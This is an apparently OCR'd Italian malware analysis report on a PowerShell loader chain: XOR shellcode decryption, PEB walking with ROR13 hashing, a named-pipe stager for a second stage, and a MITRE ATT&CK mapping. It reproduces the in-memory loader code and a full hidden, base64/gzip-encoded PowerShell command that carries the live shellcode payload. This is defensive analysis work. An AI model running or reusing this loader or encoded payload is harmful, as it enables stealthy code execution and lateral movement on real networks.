
```
KEY = 35
with open('shellcode.xor', 'rb') as f_in, open('shellcode.bin', 'wb') as f_out:
    while True:
        byte = f_in.read(1)
        if not byte:
            break
        decrypted_byte = bytes([byte[0] ^ KEY])
        f_out.write(decrypted_byte)
print("Decryption complete. Shellcode saved to shellcode.bin")
```

Uno ***shellcode*** di questo tipo viene definito come ***position-independent*** e può essere usato in qualsiasi località di memoria senza ulteriori modifiche. Dopo un ibrido di analisi statica e dinamica siamo riusciti a ri-costruire il comportamento.

1 – PEB WALKING

Il PEB walking è una tecnica per chiamata ad API evitando red flag comunemente segnalate da AV/EDR. Una red flag comune è la stringa di codice **GetProcAddress(GetModuleHandle("Kernel32.dll"), "VirtualAlloc")**, Per evitare la detection e proteggersi dalle analisi gli sviluppatori di malware devono riuscire ad eseguire le API in maniera differente e creativa.

La **sezione PEB** all'interno dei processi Windows permette di raggiungere una linked-list contenente tutte le DLL caricate in memoria permettendo di leggerne il contenuto senza doversi affidare ad API come **GetModuleHandle**. Una volta visitati i nodi e trovata la DLL alla quale si vuole accedere si può attraversare la memoria del modulo e leggere gli indirizzi di ogni funzione controllandone il nome con quella che si vuole ottenere. In aggiunta viene implementato un sistema di **hashing** per evitare di lasciare traccia con stringhe (eg:/ **VirtualAlloc**) presenti nelle blacklist di AV/EDR, invece che fare un match diretto sulle stringhe viene fatto su un hash pre-computato e comparato con l'hash di ogni API nell'iterazione all'interno della memoria del modulo. Nel caso di questo loader viene utilizzato l'algoritmo **ROR13**. Questa funzione verrà utilizzato nell'intero shellcode per risoluzione ed uso delle API successive. L'esecuzione avviene tramite chiamata al registro **PEB** preceduta dal comando **PUSH [ROR13_STRING]**.



2 – STAGER

Finalmente possiamo osservare la logica finale che gli attaccanti volevano ottenere per poter eseguire **lateral movement** all'interno della rete. Il resto dello shellcode esegue questi passi per ottenere RCE sulle workstation infette dall'intero powershell :

- **PUSH 0xe553a458 -> CALL EBP**

0xe553a458 è la versione ROR13 di **VirtualAlloc**, lo shellcode alloca un buffer di memoria eseguibile nella quale verra posto il codice
che riceverà successivamente.

- **PUSH 0xd4df7045 -> CALL EBP**

Esecuzione di **CreateNamedPipeA**, analizzando meglio lo shellcode notiamo che la pipe creata viene identificata con **\\.\pipe\halfduplex_5f.** L'uso di Named Pipes è noto per il movimento laterale all'interno delle reti permettendo di far passare traffico
tra macchine nella stessa rete privata.

- **PUSH 0xe27d6f28 -> CALL EBP**

Esecuzione di **ConnectNamedPipe**, lo stager si mette in ascolto sulla Named Pipe appena creata in attesa di connessioni.

- **PUSH 0xbb5f9ead -> CALL EBP**

Dopo aver ricevuto una connessione nella Named Pipe lo stager esegue **ReadFile** per leggere il contenuto del traffico, in questo caso
sarà il **second-stage** (eg:/ beacon Cobalt Strike, meterpeter, malware custom).

- **PUSH 0x529796c6 -> CALL EBP**

Il contenuto della pipe viene scritto nella memoria allocata in precedenza ed eseguito tramite **CreateThread**, l'esecuzione avviene su un
thread separato in background.

L'intero shellcode serve come preparazione per un **second-stage** che non viene salvato in memoria e di fatto perso una volta spenta la macchina (o sovrascritta da altri processi), non avendo a disposizione ulteriori artefatti a riguardo non siamo riusciti a comprendere quale tipo di traffico sia stato contenuto nella Named Pipe creata dallo shellcode.

func_get_proc_address
func_get_delegate_type

Ora che abbiamo chiarito le differenti componenti contenute nello script PowerShell vediamo come vengono unite tra di loro per ottenere un'esecuzione pulita e stealth.

```
[...]

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))

[...]
```

La nuova variabile `$var_va` utilizza la funzione `func_get_proc_address` per ottenere dal module **kernel32.dll** l'indirizzo della funzione **VirtualAlloc**. Questo indirizzo viene utilizzato come primo parametro di `GetDelegateForFunctionPointer` che viene utilizzato per interpretare indirizzi di memoria (primo parametro) assieme alla loro signature come secondo parametro (ottenuta grazie a `func_get_delegate_type`). **Possiamo notare come la signature sia consistente con l'API VirtualAlloc che si trova all'interno di Kernel32.dll**, in questo modo puo essere utilizzata all'interno del codice senza fare chiamate esplicite come **[DLLImport]**.

In breve, la variabile `$var_va` non contiene semplicemente il necessario per fare una chiamata **VirtualAlloc** ma un puntatore che può essere utilizzato per l'esecuzione diretta della funzione stessa.

func_get_proc_address
func_get_delegate_type

Ora che la funzione personalizzata è stata gestita correttamente lo script crea una ulteriore variabile chiamata `$var_buffer`, Non è altro che una chiamata con la versione personalizzata di **VirtualAlloc**, possiamo notare che il contenuto dello shellcode (`$v_code`) viene correttamente scritta (`[System.Runtime.InteropServices.Marshal]::Copy`) all'interno della memoria virtuale appena creata.

```
[...]

var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($v_code, 0, $var_buffer, $v_code.length)

[...]
```

`GetDelegateForFunctionPointer` viene nuovamente utilizzato ma puntando verso la regione di memoria appena scritta, questo riferimento viene salvato nella variabile `$var_runme` per poi eseguire lo shellcode tramite (`.Invoke`).

```
[...]

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

[...]
```

L'intera codice appena analizzato viene salvato come stringa multilinea e salvata nella variabile `$makeitso`. Prima di essere eseguita grazie alla keyword `IEX` lo script controlla che il processo sia a 32-BIT grazie al check `If ([IntPtr]::size -eq 8)`. In caso positivo esegue la serie di comandi per eseguire lo shellcode, in caso negativo forza l'esecuzione in una architettura 32-BIT grazie al flag `-RunAs32`.

```
[...]

If ([IntPtr]::size -eq 8) {
	start-job { param($a) IEX $a } -RunAs32 -Argument $makeitso | wait-job | Receive-Job
}
else {
	IEX $makeitso
}
```

ANALISI STATICA – SCRIPT 2

Il secondo script PowerShell si presente sotto una forma diversa ma con lo stesso identico funzionamento, possiamo notare la sola presenza di una stringa Base64 senza nessun richiamo a decompressione come lo script precedente.

```
powershell -nop -w hidden -encodedcommand
```


```
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACI
ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBEAFEAbQBLAFMAMQBsAEcAQwBIAE
wAeABDAEEAcwBrAEcAUQBUADAALwBhAC8AMwA4AHIAWQBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkAFAAZgB2AG8AVwBhADAAYwBxAGcAcQBPAEUAagA1AFIAZgBlADUAUwBWAEwAaQBuAFEAdgBvA
DgAUQBPAGUANQAzAE8AawBhAHIANgBpAHYASgBFAGYAWAA2AEwAMgBSADgAOABLAEEASwBMADIAawBCADcATQBGAFYAYgBPAE4ANABHAFMARwBYAFYAZABRAEsAZABIAFgAMwBNAGsAUQBDADcAeABHADUAbQBt
AEUAeABXAHoATgAzAFoARABSAFAARQBvACsAdABDAEYAMQBRADAARwB0AGsANQBQAGMAUwBUAEkAVgBCAGgASgA3AGQAQgBaAGcANQBVAGQAMAB0AHEAYgBxAGcAYgBzAFMATgBqAEkAbgAxAGMAMgBtAHcAZAB
mAFkARAA2AGIAdgAzAHQAVgBEAEkAVwBpAGcARAB0AC8ARgBOAGwAVgBWAEsAZQBsADYAegBuAHcAcQBUAFEAdAA5AFEAeAA4AGYAcQBLAEMARgBtAC8AbQBTAEUAbwBXACsAbwB0AE4AWgBzAGMAMwA0AEgATA
BQAFUATABLADUAagA4AGcAQgBKAFYAUQBOAFgAcgAvAFUANAB3AFQAcQBEAG8AcgBOAGgAdgBqAEsATgBMADEAOABNAGEAMQBJADQAbQB4AGEAYgAyAHgAQQB6AGEAUgBwAE8ATABCAFYAZABGADEAMwBHAEQAQ
QB0ADkAdAAvAFMARwBvADMAaABEAFQAYQBQAHYARQA4AEUAbAA5ADEAVAB4AG8AeAArAFUAegA0AHQAMwBDAGYAcABCAEEAcgA1AC8AdwBHADUAWQBhAFcAYQBMAEQAWQBZADgAWABrADUAUwBSAHoAMwA0AG0A
QQBZAE0AaAA4AEIATgA5AGMAQwBoAGsAVQBjAFQAdgBkADkAawBPAGsAWAB2AG4AOQBEAGMAaABvAEgAeQAxADcAUgBvAEIANABvAEsAdgBuAEcAbwBpAEgAeABDAFoAYgBHAEQAQQA1AGYAUgBXACsAcQBCAG0
AeQBIAGgAQwBJAE8ARgBZAFEARQBJAFEAVgBVAG8AQQBwAFIAaABBAGIAKwBJAHIANgBoADUARwBvAFMATQA1AFMASAB1ADUASABmAGoAVABzADAAQgAzAFcAWABrAC8AcQA2AFQAZQBlAHcARQBWAGsATQBsAH
IASAB5AHEAaQBkACsAaABvADUALwBvADUAaABBAE8AMAB2AGsARgAvAFoARwA0AEwAUABqADcAUgBXAEIAVwA3AG4AdgB1AEcAYQBtADYAbABOAEUARgBWAG4AUwBtAGcATgA4AGoAcgBlAFoATwBUAGkAYgBKA
GsARQBJACsANQBwAEIATABQAC8ARwA3AFIAcQBVADgANgBnAE0ASQByAEwAaQBJADkAWABHAE8AUgBFAGkAdAA2AFkALwB6AE8AVwB5AGIAZQBjAHIAOABpADQASABPAE0AcQAvAFUANQAzAEEAOABCAHgAegBY
AGEASABMAFAAZgBYAGUAYQBPADcARgB5AHEAWAByADAALwBHAHcAZQArAHMAeQBsAFEAcQArAC8AWABBADAATgA2AHYAawBCAGIAYwBRAEIAWAB2AHMAawBFADcAegA1ADMASgBsAFIAagA5AEcARQBqADIASgB
tAE4AZwBDAGMAcABwAEUAdQBVAEwAZQBSAHMAbQBOAG8AUQBpAGUALwB1AGoAWABYAHYAbgByAHkAcgBSADMAQQBWAFEAbQBjAHUAdwBSAFUASQBBAG4AcgBaAHoAQwBIAE0AegBRAE4ATwArAGoAVABOAGYAQg
AzACsAQQBhAFoAbgBuAHAAUQBaAGoAUwB6AFQAawBzAHIAegBuAGIAWAAzADEAcgBMAGQAWQBhAGwAegBLAE4AaABDAEgAVgBPADgAcwBpAGgAbQBGAEUAMwBqADYAcQBCADkATgBPAGwAYQBxAGgANABNAGoAU
gArAHcATwAyAEgAVABQAGsARQBTADUAVwBGAG0AMQByAFAAVQBKAHAAdQBYAGUAYwBCAFYARQB4AEkANABIAFMAQgBoAHAARwB6AG8AYwBUAEgAVABMAE8AUwBSAHgAMwBmAHAAYgBYAFkAOABSAGMAWgBCAE8A
TgBaAFQAdQBxAFkATQBTAGcANQBpAEIAVABCAG0AYwBDAE0ANQBzAEoAUgBXAGoAUABDAHoAZgA5AGQASAAxAGIAUgBvAGMAcABlAGIAeABoAGQAZwAzAFYAeQBDADcAVQBZAFgAcwBDAGQAawAxAFoAVQBJAGo
AZQA4AG8ASwA3AHgARAA3AEMAegBPAGoAawBVAGgAZQBZAHEASQArAGsASQBOAEEAagBBAFkAVgB6AGwAMABiADAAdgBGAE4AeAByAFIAdgA0AFgANABmADAAMwBlAEQAOQBmAE0AVAAvAEIAcgBBAHUAYQBIAH
EAUwBaAEYATwBLAGsARgBpAHQAZABMAHEAZgBSAGoATwBqADIAYwB2ADMARQBaAE0ASwBiAFUATQBCAFoAUwAvAEIAMQBEAFUAdAA2AGUAZQBFAGsAbAA1AGgAcABsAEsALwBDAHIAUgAzADMAbAB4ADgAdQBSA
GIAcwBaAHQAVAByAGIAVABuAE0ARQB2AHcAaAArADUAVwAyAHIAMgBlAHQAMQBiAHoAZQAxADIAeAA1AHAAaABqAGYARABUAHEAbgByADIAUgArAHUARwBoAGYAaABMAHIAVABEAFUAYQAxAFUAYgBwAFgAQQBi
AHIAOQB0AE4AegAwADcAdQB1AEcAZgB6AHMATAAxAHgAWgBtADcAcwBhAE0AQgB6AE0AbQAzADIANAA1AHMAMgBGAEcAagAyAGoAbgBmADgAdABiAGwAdwBxACsAawBjAFEANwArAEgAKwBhADcAcwAvAG4AWQB
iAHIAMgBkAHQAMQBzAFgAbgBYAHYAWgAwAHYAWQBkAE8ANgBxADEAdAB2AFUASwBoAC8ARgByAE8ANgByAHoATAB2AGgAZABYAFcANgBDADIAcwA2ADkAbwBNADMAdQBKAFIAMwAzAHkASwA2AHMAcgBpAGgAZQ
BQAE0AWgAvADMAcgA5AHEAaABvAFAAdQBwADUASgBjADkAaQBFAEgAcAA3AEkAbgAzAGYAcQBnAGEANQBmAFUAMgA0AGQAeQBvADEAMABlAGYAdAA3AEgAWABDADcAdABlAFAAQwBtAEcAVwA1AGkAcwBwAEwAT
ABWAFUAeQBXAFQAbgB3AHoANgBzAFoAZwB0ADEAbwB4AHgANgBrADkATwB1AGUAZgBSADYAKwBIAEgAcQBrAEUATgAzAHkAdwBjADcAdAAyAHUAZABXAHIAbAB4ADcAcAB6AHQAMgBmAGIAOABMAEIAZQBIAFMA
MwBXAGoAbwBPADIARgArAEsARgByACsANQBDADcAYQB5AHYAYgBoAHcAUQBqADcAZQBrAFEAagBtAHoAeAB6AEgAZgBYAFEAaABzAFcAZwBjAGYAeQBvAFAATQBYAGQAMwBaAEoALwBNAHgALwAwAEcANwBIADI
AOABCAHYAeQBRADgAcgBaADkAMQBZAEcAOABnAGwAcgBjAEUAMQB1AGYAQQBPAGUAawAwADQAOQA3AEQALwBIAFEAUwBXAEsANgB6AFcAaAA1ADcAcgAzADEAQQBIAC8ASgBlAGYAWAB4AGIATgBQAHAAawBNAG
8AVwA3AEMAOABmAG8AbABvAHMAOABRAFUAagBLADYAZAB5ADgAMwBFAHgASABwAE8ASwBlAHUAegBVADkAcwBNAGUARwBlAHgASgB1AFYATgA1ADMAUgBoAFgAUgBnADQAYgB0AEwAMgBTAHEAbwA5AEsAOQA1A
DEANwBOAGgAagBlAE0AbgBYAFYAVwB0ADAAdAA2ADYAWAB5AE0ASwA1AGUAWAAyAHQAZABlAFYAeABBAHAAOQBqAHYAOQBmAFgANwBCADkASwBEAEEAbABNAG8AMQBRADQAbwBCAHEAUwBZAFQATAA5ADYAWgBl
AGsAcgBQAEYAMgBZAHcATQB3ADAANgBiAGgASABuADQAWAA1AEkAdwBRAHIAdgA5AEUAaQBUAEcAUQBhADQAUwBQAHgAdgBkAFQARgArAGwAagBJAEIAOAB4AEEAbABOAEMASgBzAG4AdQBrAHgAVQBVAHIANwB
TAGQARAA3AG0AcwBQADAAMwB6ACsAQwBiAFMAaQBJAHEAQQBNAG4AZwBmAHcAZwBNAGkAcQByADgAbwBZAEoANwBvAEQAdgB0AEMASwBvAEIAOABmAHUAdQBRAFUAYgBwAGsANwBHAEoAYgBQAG4AeAAxAFoANg
BNAGsAUQAyAHQANABoAHAAMwBuAG8AZQBVAG0AWABTAEQAUABNAG0AbQBWAG0AKwBPADcAZABaADAAZwB2AC8AOABSAGcAagB3AFkATAA5AFoAQgBIAHAAYwBkAHkAcQBWAFQAUwAvAHkAOQBLAFYAdQA3ADMAU
wBhAG4AegBUAFcAeQBtAHcAZgBLADYAUQB4ADYAaAArAEwARQBMAFMAMwBhAHgAVQB0ADUARgBHAEsAegBwAC8AMABqADkAVAAxAHYAKwBPADYAbQBhAHQAcQBUAEYAUABwAEcAVwBBAEgAcQBlAEsAUwB0AG4A
dgBNAC8AbABBAEEAOABkAHoAVQB0AC8ARAB3ADkASQB1AGsAVgBYAGkAZQBhAGsAdwBrAEkAVgBsAG4AdwBPAHIAOAAzAGsAKwBqAFIAUABzAFkAWABzADUAaABpAGQAWQB2AFEAZABGAFMAQwA5AHEAaQB5AGY
AdwA1AE4AVABMAEUASgA5AGwANgBJAGYAcgArAGgAdgBhAEkAZgA5AGcALwBNADMAZABFAHMASgBoAFYAZABRAG8AYwB2AG4AbwBGAEUASwBiAFYARwBIAFQAdwBKAGwARABqAEQALwBGADAAcwBCAFgAZgBPAG
UAQwB3AEEAQQAiACkAKQA7AEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBvAG0AcAByA
GUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBlAGEAbQAoACQAcwAsAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBt
AHAAcgBlAHMAcwApACkAKQAuAFIAZQBhAGQAVABvAEUAbgBkACgAKQA7AAoA
```

Dopo dei primi tentativi di deobfuscation abbiamo facilmente capito che il contenuto era formattato in UTF16 richiedendo un leggero cambiamento al comando Linux usato per il primo script per poter ottenere il contenuto deobfuscato con usccesso.

```
echo "[BASE64_STRING]"  | base64 --decode | iconv -f UTF-16LE -t UTF-8
```

Da questo otteniamo un qualcosa di simile visto in precedenza, ora possiamo notare nuovamente l'uso della decompressione GZip su una ulteriore stringa Base64. Una volta eseguita la seconda catena di deobfuscation si ottiene lo stesso script analizzato in precedenza.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/61WbXPaOBD+HH6FPmTG9hQoCWkaepOZ8o45IDQmKS1lGCHLxCAskGQT0/a/38rY
Kb0md525ywwTWdpdPfvoWa0cqgqOEj5Rfe5SVLinQvo8QOe53Okar6ivJEfX6L2R88KAKL2kB7MFVbON4GSGXVdQKdHX3MkQC7xG
5mmExWzN3ZDRPEo+tCF1Q0Gtk5PcSTIVBhJ7dBZg5Ud0tqbqgbsSNjIn1c2mwdfYD6bv3tVDIWigDt/FNlVVKel6znwqTQt9Qx8fqKCFm/mSEoW+otNZsc34HL
PULK5j8gBJVQNXr/U4wTqDorNhvjKNL18Ma1I4mxab2xAzaRpOLBVdF13GDAt9t/SGo3hDTaPvE8El91Txox+Uz4t3CfpBAr5/wG5YaWaLDYY8Xk5S
Rz34mAYMh8BN9cChkUcTvd9kOkXvn9DchoHy17RoB4oKvnGoiHxCZbGDA5fRW+qBmyHhCIOFYQEIQVUoApRhAb+Ir6h5GoSM5SHu5HfjTs0B3WXk/q6TeewEVk
MlrHyqid+ho5/o5hAO0vkF/ZG4LPj7RWBW7nvuGam6lNEFVnSmgN8jreZOTibJkEI+5pBLP/G7RqU86gMIrLiI9XGOREit6Y/zOWybecr8i4HOMq/U
53A8BxzXaHLPfXeaO7FyqXr0/Gwe+sylQq+/XA0N6vkBbcQBXvskE7z53JlRj9GEj2JmNgCcppEuULeRsmNoQie/ujXXvnryrR3AVQmcuwRUIAnrZzCHMzQNO+
jTNfB3+AaZnnpQZjSzTksrznbX31rLdYalzKNhCHVO8sihmFE3j6qB9NOlaqh4MjR+wO2HTPkES5WFm1rPUJpuXecBVExI4HSBhpGzocTHTLOSRx3f
pbXY8RcZBONZTuqYMSg5iBTBmcCM5sJRWjPCzf9dH1bRocpebxhdg3VyC7UYXsCdk1ZUIje8oK7xD7CzOjkUheYqI+kINAjAYVzl0b0vFNxrRv4X4f03eD9fMT
/BrAuaHqSZFOKkFitdLqfRjOj2cv3EZMKbUMBZS/B1DUt6eeEkl5hplK/CrR33lx8uRbsZtTrbTnMEvwh+5W2r2et1bze12x5phjfDTqnr2R+uGhfh
LrTDUa1UbpXAbr9tNz07uuGfzsL1xZm7saMBzMm3245s2FGj2jnf8tblwq+kcQ7+H+a7s/nYbr2dt1sXnXvZ0vYdO6q1tvUKh/FrO6rzLvhdXW6C2s69oM3uJR
33yK6srihePMZ/3r9qhoPup5Jc9iEHp7In3fqga5fU24dyo10eft7HXC7tePCmGW5ispLLVUyWTnwz6sZgt1oxx6k9OuefR6+HHqkEN3ywc7t2udWr
lx7pzt2fb8LBeHS3WjoO2F+KFr+5C7ayvbhwQj7ekQjmzxzHfXQhsWgcfyoPMXd3ZJ/Mx/0G7H28BvyQ8rZ91YG8glrcE1ufAOek0497D/HQSWK6zWh57r31AH
/JefXxbNPpkMoW7C8folos8QUjK6dy83ExHpOKeuzU9sMeGexJuVN53RhXRg4btL2Sqo9K9517NhjeMnXVWt0t66XyMK5eX2tdeVxAp9jv9fX7B9KD
AlMo1Q4oBqSYTL96ZekrPF2YwMw06bhHn4X5IwQrv9EiTGQa4SPxvdTF+ljIB8xAlNCJsnukxUUr7SdD7msP03z+CbSiIqAMngfwgMiqr8oYJ7oDvtCKoB8fuu
QUbpk7GJbPnx1Z6MkQ2t4hp3noeUmXSDPMmmVm+O7dZ0gv/8RgjwYL9ZBHpcdyqVTS/y9KVu73SanzTWymwfK6Qx6h+LELS3axUt5FGKzp/0j9T1v+
O6matqTFPpGWAHqeKStnvM/lbA8dzUt/Dw9IukVXieakwkIVlnwOr83k+jRPsYXs5hidYvQdFSC9qiyfw5NTLEJ9l6Ifr+hvaIf9g/M3dEsJhVdQocvnoFEKbV
GHTwJlDjD/F0sBXfOeCwAA"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.
CompressionMode]::Decompress))).ReadToEnd();
```

ANALISI DINAMICA

L'analisi dinamica è stata eseguita sul secondo stadio del secondo script utilizzando la piattaforma any.run. La scelta è stata dettata dal fatto che, nella nostra sandbox, il primo script non è riuscito a eseguire correttamente il comando di decompressione Gzip, impedendo il corretto avvio della catena di infezione.
Dalla catena di attacco possiamo vedere che viene eseguito il bat, in seguito viene deofuscato ed eseguito il comando presente all'interno che ne decodifica un secondo payload che infine lancia la shellcode.

Possiamo identificare alcune tecniche (e sottotecniche) identificate nella matrice MITRE ATT&CK, che riportiamo di seguito:

T1059.001 PowerShell - Esecuzione di comandi:
Questa tecnica è usata per eseguire comandi e script tramite PowerShell. Il processo si concentra sull'evasione e sul mascheramento delle attività:


- Avvio di POWERSHELL.EXE per eseguire comandi.
- Bypass del profilo: Il processo salta il caricamento delle impostazioni di profilo di PowerShell.
- Mascheramento: Viene nascosto il banner di copyright all'avvio per evitare di essere notati.
- Bypass della policy di esecuzione: Esegue script senza il controllo delle policy di sicurezza.
- Offuscamento: Viene rilevato l'uso di comandi PowerShell codificati in Base64.

T1132.002 Non-Standard Encoding - Codifica non standard:
Questa tecnica si riferisce all'uso di metodi di codifica per nascondere dati o comandi.


- Codifica Base64: L'analisi rileva che il codice usa la codifica Base64 per nascondere il comando PowerShell effettivo.

T1140 Deobfuscate/Decode Files or Information - Decodifica e de-offuscamento:
Questa tecnica descrive l'azione di decodificare o de-offuscare informazioni o file, spesso in memoria.


- Decodifica in-memory: Il codice Base64 viene decodificato ed eseguito, senza dover scrivere file su disco, rendendo l'analisi più complessa e la rilevazione più difficile.



